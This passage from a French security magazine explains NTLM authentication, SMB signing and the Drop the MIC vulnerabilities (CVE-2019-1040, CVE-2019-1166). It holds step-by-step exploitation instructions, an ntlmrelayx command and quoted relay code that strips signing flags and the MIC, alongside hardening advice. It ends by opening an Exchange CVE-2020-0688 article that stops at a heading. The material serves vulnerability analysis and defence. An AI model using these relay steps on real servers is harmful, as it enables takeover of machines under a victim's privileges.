- **Disabled** : la signature n'est pas activée et donc pas requise.

Voici le comportement en fonction des paramètres envoyés par le client et le serveur lors de la négociation de la signature des échanges SMBv1 :

Client \ Serveur	Required	Enabled	Disabled
Required	**Signé**	**Signé**	**Signé**
Enabled	**Signé**	**Signé**	**Non signé**
Disabled	**Signé**	**Non signé**	**Non signé**

La version 2 du protocole SMB a simplifié cette configuration et n'utilise désormais que 2 paramètres :
- Required
- Not required

Voici le comportement en fonction des paramètres envoyés par le client et le serveur lors de la négociation de la signature des échanges SMBv2 :

Client \ Serveur	Required	Not required
Required	**Signé**	**Signé**
Not required	**Signé**	**Non signé**

Le drapeau Negotiate Sign, lorsque positionné, permet donc de signer les échanges entre un client et un serveur après authentification. Dans le cas où le client souhaite accéder à un partage réseau et que Negotiate Sign est positionné, alors les échanges SMB seront signés si l'authentification est réussie.


La problématique ici est que cette signature ne s'applique qu'après authentification. Un attaquant relayant l'authentification NTLM d'une victime vers un serveur pourrait tout simplement modifier les messages NTLM non protégés et modifier la valeur du drapeau. Une fois le relai terminé et l'authentification réussie, les échanges SMB ne seraient alors pas signés.

Microsoft a donc mis en place un MIC (Message Integrity Code) visant à garantir l'intégrité des échanges NTLM et ainsi empêcher la modification des messages par un attaquant lors de la phase d'authentification.

> Le MIC et ses vulnérabilités

Qu'est-ce que le MIC ?

Le MIC (Message Integrity Code) est une signature ajoutée au dernier message envoyé lors de l'authentification NTLM. Il est présent dans le message NTLM_AUTHENTICATE et son utilisation est définie par le drapeau msvAvFlag situé dans le même message. Lorsque le MIC est utilisé, le drapeau msvAvFlag est positionné avec la valeur 0x2.



MIC envoyé dans le message NTLM_AUTHENTICATE afin de vérifier l'intégrité des messages d'authentification

La valeur de ce code d'intégrité est calculée avec la fonction à sens unique HMAC_MD5. La fonction attend en entrée une clé cryptographique et un message à condenser.

```
HMAC_MD5(clé, message) ;
```

La clé utilisée est la clé de session, et le message est la concaténation des trois messages d'authentification (NTLM_NEGOTIATE, NTLM_CHALLENGE, NTLM_AUTHENTICATE).

```
HMAC_MD5(session, NEGOTIATE_MESSAGE + CHALLENGE_MESSAGE + AUTHENTICATE_MESSAGE) ;
```

La valeur de la clé de session est dérivée du secret de l'utilisateur souhaitant s'authentifier.
Par exemple, pour le protocole NTLMv2 les fonctions suivantes sont utilisées pour la génération de la clé et utilisent le hash NT comme clé cryptographique.

```
Define NTOWFv2(Passwd, User, UserDom) as HMAC_MD5( MD4(UNICODE(Passwd)), UNICODE(Concate-
nationOf(Uppercase(User), UserDom)))
EndDefine
```

```
Define LMOWFv2(Passwd, User, UserDom) as NTOWFv2(Passwd, User, UserDom)
EndDefine
```

Le protocole NTLM étant un protocole de type challenge/réponse, le mot de passe de la victime n'est jamais envoyé en clair sur le réseau. Seul un condensat du mot de passe est utilisé. L'attaquant relayant l'authentification d'un client vers un serveur distant ne connaît donc pas la clé de session du client, et n'est ainsi pas en mesure de signer les échanges. Le serveur, en revanche, connaît le secret du client, car ce dernier est stocké localement dans la base SAM ou alors sur le contrôleur de domaine dans la base NTDS.dit.

Si l'un des trois messages d'authentification (NTLM_NEGOTIATE, NTLM_CHALLENGE ou NTLM_AUTHENTICATE) est modifié par un attaquant alors le MIC ne sera plus valide et l'authentification sera rejetée par le serveur distant.

Le MIC permet donc de garantir l'intégrité des informations échangées durant les trois étapes de la phase d'authentification. Si nous prenons par exemple, un client et un serveur supportant et négociant la signature SMB, un attaquant placé en homme du milieu ne pourra donc pas altérer les échanges NTLM pour désactiver la signature des sessions.

Ces deux mécanismes de sécurité (le MIC et la signature des sessions) sont ainsi complémentaires et, lorsque réunis, empêchent les attaques de type relai NTLM.

Et du coup, pourquoi ne pas juste définir l'attribut msvAvFlag à 0, afin d'enlever le MIC et pouvoir à nouveau modifier le contenu des messages NTLM ? Cela n'est pas possible, car en modifiant la valeur de l'attribut, la réponse au challenge ne sera plus valide ! En effet, la réponse au challenge, en plus de dépendre du secret de l'utilisateur, est calculée en intégrant les attributs (et leur valeur) présents et définis pour l'échange NTLM.

```
Define ComputeResponse(NegFlg, ResponseKeyNT, ResponseKeyLM, CHALLENGE_MESSAGE.Server-
Challenge, ClientChallenge, Time, ServerName)
```

Il faudrait donc à nouveau connaître le secret de l'utilisateur, afin de pouvoir modifier la valeur de l'attribut msvAvFlag.

Drop the MIC (CVE-2019-1040)


Drop the MIC est une vulnérabilité identifiée et publiée par Preempt qui permet de contourner la sécurité du MIC et ainsi de modifier le contenu des messages NTLM lors de l'authentification. La suppression du MIC via l'exploitation de cette vulnérabilité permet à un attaquant d'altérer l'intégralité des échanges NTLM et ainsi de désactiver la signature des sessions.

L'outil ntlmrelayx intègre l'exploitation de cette vulnérabilité avec l'utilisation de l'option --remove-mic.
La commande suivante peut par exemple être utilisée :

```
ntlmrelayx.py --remove-mic -t {{Adresse IP}} -smb2support
```

L'attaque Drop the MIC permet donc de contourner le contrôle d'intégrité lors de l'authentification NTLM. Il est ainsi possible par exemple, de modifier les échanges NTLM afin de désactiver la signature des sessions par la suite.

Voici les étapes permettant d'exploiter cette vulnérabilité sur les systèmes qui ne sont pas à jour :
- Enlever les drapeaux liés à la signature (ALWAYS_SIGN et SIGN) dans le message NTLM_NEGOTIATE (1)
- Enlever le MIC du message NTLM_AUTHENTICATE (2)
- Enlever l'attribut version du message NTLM_AUTHENTICATE (2)
- Enlever les drapeaux VERSION, KEY_EXCHANGE, ALWAYS_SIGN et SIGN dans le message NTLM_AUTHENTICATE (2)



Étapes permettant l'exploitation de la vulnérabilité Drop The MIC

NTLM, relai et Drop The Mic

Comme évoqué ci-dessus, pour exploiter cette vulnérabilité, les messages NTLM_AUTHENTICATE et NTLM_NEGOTIATE doivent être modifiés.

Le code suivant montre l'implémentation de l'exploitation de la vulnérabilité CVE-2019-1040 dans l'outil ntlmrelayx.py pour l'altération du message NTLM_NEGOTIATE.

```
# When exploiting CVE-2019-1040, remove flags
  if self.serverConfig.remove_mic:
    if negoMessage['flags'] & NTLMSSP_NEGOTIATE_SIGN == NTLMSSP_NEGOTIATE_SIGN:
       negoMessage['flags'] ^= NTLMSSP_NEGOTIATE_SIGN
    if negoMessage['flags'] & NTLMSSP_NEGOTIATE_ALWAYS_SIGN == NTLMSSP_NEGOTIATE_ALWAYS_
SIGN:
       negoMessage['flags'] ^= NTLMSSP_NEGOTIATE_ALWAYS_SIGN
    if negoMessage['flags'] & NTLMSSP_NEGOTIATE_KEY_EXCH == NTLMSSP_NEGOTIATE_KEY_EXCH:
       negoMessage['flags'] ^= NTLMSSP_NEGOTIATE_KEY_EXCH
    if negoMessage['flags'] & NTLMSSP_NEGOTIATE_VERSION == NTLMSSP_NEGOTIATE_VERSION:
       negoMessage['flags'] ^= NTLMSSP_NEGOTIATE_VERSION
```

Le code suivant montre l'implémentation de l'exploitation de la vulnérabilité CVE-2019-1040 dans l'outil ntlmrelayx.py pour l'altération du message NTLM_AUTHENTICATE.

```
# When exploiting CVE-2019-1040, remove flags
  if self.serverConfig.remove_mic:
    if authMessage['flags'] & NTLMSSP_NEGOTIATE_SIGN == NTLMSSP_NEGOTIATE_SIGN:
       authMessage['flags'] ^= NTLMSSP_NEGOTIATE_SIGN
    if authMessage['flags'] & NTLMSSP_NEGOTIATE_ALWAYS_SIGN == NTLMSSP_NEGOTIATE_ALWAYS_
SIGN:
       authMessage['flags'] ^= NTLMSSP_NEGOTIATE_ALWAYS_SIGN
    if authMessage['flags'] & NTLMSSP_NEGOTIATE_KEY_EXCH == NTLMSSP_NEGOTIATE_KEY_EXCH:
       authMessage['flags'] ^= NTLMSSP_NEGOTIATE_KEY_EXCH
    if authMessage['flags'] & NTLMSSP_NEGOTIATE_VERSION == NTLMSSP_NEGOTIATE_VERSION:
       authMessage['flags'] ^= NTLMSSP_NEGOTIATE_VERSION
    authMessage['MIC'] = b''
    authMessage['MICLen'] = 0
    authMessage['Version'] = b''
    authMessage['VersionLen'] = 0
    authenticateMessageBlob = authMessage.getData()
```

Lorsque les drapeaux ALWAYS_SIGN et SIGN sont ôtés du message NTLM_NEGOTIATE, le client annonce au serveur qu'il n'est pas en mesure de signer les messages après l'authentification. Si le serveur ne force pas la signature des sessions de son côté, alors il va accepter d'échanger avec le client sans signer les messages après l'authentification.

Cette vulnérabilité ne peut être exploitée sur un serveur forçant la signature des sessions. En effet, si le serveur distant force la signature des sessions, alors la modification des paramètres du client ne permettra pas de désactiver la signature des sessions.

Un attaquant exploitant cette vulnérabilité est alors en mesure de relayer une authentification NTLM sur un serveur vulnérable ne forçant pas la signature des sessions. L'attaquant peut ainsi, par exemple, récupérer une invite de commande sur le serveur distant avec les privilèges de sa victime. Concrètement, en relayant l'authentification NTLM de l'administrateur local d'un serveur, l'attaquant pourrait compromettre entièrement le serveur distant (récupération de mots de passe et condensat dans la mémoire du serveur par exemple).

Microsoft a corrigé la vulnérabilité le 11 juin 2019 en renforçant les contrôles effectués sur le MIC côté serveur.

Drop the MIC 2 (CVE-2019-1166)

Une deuxième vulnérabilité a été publiée la même année permettant également de contourner la sécurité mise en place autour de la signature des échanges NTLM. Cette vulnérabilité a également été identifiée par Preempt et permet de modifier l'intégrité des échanges NTLM envoyés lors de l'authentification. Cette vulnérabilité est en réalité un contournement du correctif de sécurité apporté par Microsoft pour la vulnérabilité Drop The MIC, publié 4 mois plus tôt.


L'attaque Drop The MIC consistait à enlever le MIC et la version des échanges NTLM. Le serveur distant acceptait l'authentification sans MIC malgré la présence du drapeau msvAvFlag. Microsoft a donc mis en place un correctif visant à vérifier la valeur du champ msvAvFlag.

L'attaque Drop The MIC 2 est identique à la première. La différence est l'ajout d'un second drapeau msvAvFlag aux échanges NTLM afin de forcer le serveur à ne pas vérifier la présence du MIC. De plus, il n'est plus nécessaire d'enlever l'attribut de version.

« L'attaque Drop The MIC consistait à enlever le MIC et la version des échanges NTLM. Le serveur distant acceptait l'authentification sans MIC malgré la présence du drapeau msvAvFlag. Microsoft a donc mis en place un correctif visant à vérifier la valeur du champ msvAvFlag. »

L'exploitation de la vulnérabilité Drop The MIC 2 (CVE-2019-1166) n'a pas été implémentée dans l'outil ntlmrelayx.py. Néanmoins, le code d'exploitation de la première vulnérabilité peut être réutilisé pour implémenter Drop The MIC 2.

Les étapes permettant d'exploiter cette vulnérabilité sur les systèmes qui ne sont pas à jour sont les suivantes :
- Enlever les drapeaux liés à la signature (ALWAYS_SIGN et SIGN) dans le message NTLM_NEGOTIATE (1)
- Ajouter un champ msvAvFlag ne contenant que des zéros dans le message NTLM_CHALLENGE (2)
- Enlever le MIC du message NTLM_AUTHENTICATE (3)
- Enlever les drapeaux VERSION, KEY_EXCHANGE, ALWAYS_SIGN et SIGN du message NTLM_AUTHENTICATE (3)




Étapes permettant d'exploiter la vulnérabilité Drop The MIC 2

L'équipe Preempt a développé un outil en python visant à tester les deux vulnérabilités Drop the MIC sur des serveurs. L'outil s'authentifie via SMB sur un serveur et modifie les messages NTLM pour exploiter les vulnérabilités.

Par exemple, pour exploiter la vulnérabilité Drop The Mic 2, un drapeau msvAvFlag avec une valeur nulle est ajouté au message NTLM_CHALLENGE. Si le serveur accepte l'authentification, alors le serveur distant est vulnérable.

```
if vuln == "CVE-2019-1166":
        av_pairs[NTLMSSP_AV_FLAGS] = [b'\x02' + b'\x00' * 3, b'\x00' * 4]
```

Nous avons donc mis en place un serveur vulnérable et avons testé la vulnérabilité. En inspectant davantage les paquets SMB/NTLM échangés avec le serveur lors de l'authentification, nous constatons que le MIC a bien été enlevé et un drapeau MsvAvFlag avec une valeur nulle a bien été positionné dans le message NTLM_AUTHENTICATE.



PoC et exploitation de la vulnérabilité

L'exploitation de cette vulnérabilité est la même que pour Drop The MIC (CVE-2019-1040). Un attaquant est en mesure de dégrader la sécurité des sessions lors de l'authentification et ainsi d'accéder aux services exposés par le serveur via une attaque de type relai NTLM.

Microsoft a corrigé la vulnérabilité le 8 octobre 2019 en renforçant les contrôles effectués sur le MIC côté serveur.

> Conclusion

Comme nous l'avons vu dans cet article, le protocole NTLM (que ce soit dans sa version 1 ou dans sa version 2) est sujet à des faiblesses liées à sa conception (utilisation d'algorithmes de chiffrements obsolètes ou faibles, authentification unilatérale) et qui impliquent la mise en place de protections supplémentaires, afin de se prémunir d'attaques telles que le relai NTLM (voir recommandations ci-dessus). Or, plus il y a de protections à mettre en place pour se protéger, plus le risque est grand d'un oubli (ne pas forcer la signature SMB) ou d'un défaut (les vulnérabilités Drop The Mic) qui permettent à nouveau d'effectuer des attaques.

La première recommandation est de maintenir à jour les postes de travail des utilisateurs ainsi que les serveurs du parc informatique.
Ensuite, une configuration renforcée des systèmes est nécessaire. Pour ceci, les points de configuration suivants doivent être apportés :

- Forcer la signature SMB sur les serveurs. Ceci permettra d'empêcher les attaquants de réaliser des attaques de types relai NTLM. En effet, si un serveur force la signature des sessions alors toute attaque de type Downgrade (telles que les vulnérabilités Drop The Mic) sera directement bloquée par le serveur ;
- Empêcher l'utilisation du protocole NTLMv1 qui est considéré comme non sécurisé.

Définitions

Condensat NT ou hash NT : Condensat remplaçant le condensat LM. Il crée une empreinte du mot de passe de l'utilisateur en utilisant la fonction MD4.

Condensat LM ou hash LM : Condensat développé par Microsoft afin de ne pas stocker le mot de passe de l'utilisateur en clair. Il est obsolète et ne devrait plus être utilisé.

NTLM : Protocole d'authentification mis en place par Microsoft afin de remplacer LAN Manager (LANMAN).

NTLMv1 : Première version du protocole d'authentification NTLM. Ce protocole utilise des fonctionnalités obsolètes, il est recommandé de ne plus utiliser cette version du protocole.

NTLMv2 : Deuxième version du protocole d'authentification NTLM.

MIC : Le MIC, ou Message Integrity Code, est une sécurité présente par défaut sur les dernières versions du protocole NTLM. Cette sécurité vise à assurer l'intégrité des 3 messages NTLM envoyés au serveur au cours de l'authentification.

EPA : EPA, ou Extended Protection for Authentication, est un mécanisme qui permet de se protéger d'attaques de type Homme du Milieu. Ce mécanisme nécessite l'utilisation de TLS ou de Microsoft Channel Binding.

Challenge : Valeur cryptographique envoyée à un utilisateur utilisée lors du processus d'authentification.

msvAvFlag : Attribut dans les échanges NTLM indiquant si le MIC est présent ou pas.

Negotiate Sign : Attribut dans les échanges NTLM indiquant si la signature des sessions est supportée et si elle est nécessaire.

Active Directory : Le service d'annuaire LDAP sur Windows, créé par Microsoft.

Réféfences

[1] Références des outils utilisés
ntlm-scanner : https://github.com/preempt/ntlm-scanner
ntlmrelayx : https://github.com/SecureAuthCorp/impacket
Wireshark : https://www.wireshark.org/#download
responder : https://github.com/SpiderLabs/Responder

[2] Hackndo
https://beta.hackndo.com/ntlm-relay/
https://beta.hackndo.com/pass-the-hash/

[3] Documentation Microsoft
https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-NLMP/%5bMS-NLMP%5d.pdf
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4

[4] Preempt
https://www.preempt.com/blog/the-security-risks-of-ntlm-proceed-with-caution/
https://www.preempt.com/blog/ntlm-remote-code-execution/
https://www.preempt.com/blog/your-session-key-is-my-session-key-how-to-retrieve-the-session-key-for-any-authentication/

Au programme : une analyse détaillée de la vulnérabilité affectant Exchange Control Panel ainsi que la célèbre Ghostcat.

L'ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Explications détaillées de la faille CVE-2020-0688 affectant Microsoft Exchange Control Panel.

Exploit
Retour sur la vulnérabilité Apache Ghostcat.

Le white paper du mois
Rapport de l'ANSSI sur l'évolution de l'activité du groupe cybercriminel TA5050

Analyse de la vulnérabilité affectant Exchange Control Panel (CVE-2020-0688)

Par Fabien HAUREILS et Jean-Yves KIGER

> Introduction

Le 11 février 2020, lors du célèbre Patch Tuesday de Microsoft, un correctif de sécurité concernant Microsoft Exchange Server a été publié. Cette vulnérabilité, découverte par un chercheur anonyme, affecte Microsoft Exchange 2010, 2013, 2016 et 2019, et permet d'exécuter du code arbitraire sur le serveur hébergeant Exchange avec des droits d'administration, à condition de disposer d'un compte Exchange valide.


Présentation Microsoft Exchange

Microsoft Exchange est un ensemble de logiciels créés par Microsoft et destinés à fournir un service de messagerie électronique [1]. Divers outils de planification sont également intégrés, afin d'améliorer la communication entre collaborateurs au sein d'une organisation.

Exchange est très utilisé dans les entreprises. En effet, l'omniprésence de Windows et l'intégration d'Exchange avec les différents outils Office ainsi qu'avec Active Directory (annuaire d'utilisateurs dans les environnements Windows) en fait un des acteurs majeurs dans le domaine des serveurs de messagerie.

Microsoft Exchange Server est disponible, depuis 2009, dans une version SaaS (Software As a Service) sous le nom d'Exchange Online. Il est désormais également inclus dans Office 365.

Exchange utilise une architecture à bloc de construction. Le schéma simplifié suivant permet de visualiser l'architecture d'Exchange Server.




Architecture Microsoft Exchange Server

La consultation des mails est possible de différentes manières :

- Via un client mail quelconque (Outlook, Thunderbird, Mail, etc.) ;
- Via un client mail mobile ;
- Via l'application Web d'Outlook OWA (Outlook Web App).


C'est au sein d'une interface d'administration de l'application OWA que se trouve la vulnérabilité. D'autre part, c'est en se connectant à l'interface Web OWA qu'une partie des informations nécessaires à l'exploitation est récupérée.

Suivant l'offre souscrite, l'application Outlook sera soit dans le cloud, soit hébergée par l'entreprise. Elle est généralement accessible à l'adresse https://<Server>/owa.



Interface de connexion à Owa

Une interface d'administration nommée Centre d'Administration Exchange (Exchange Control Panel) est également disponible afin de faciliter l'administration au travers d'un navigateur Web. Elle est généralement accessible à l'adresse https://<Server>/ecp. Il est généralement recommandé de ne pas exposer cette interface sur Internet.



Interface de connexion à ECP

Analyse de la vulnérabilité affectant Exchange Control Center (CVE-2020-0688)

Sérialisation, ViewState et ASP.NET

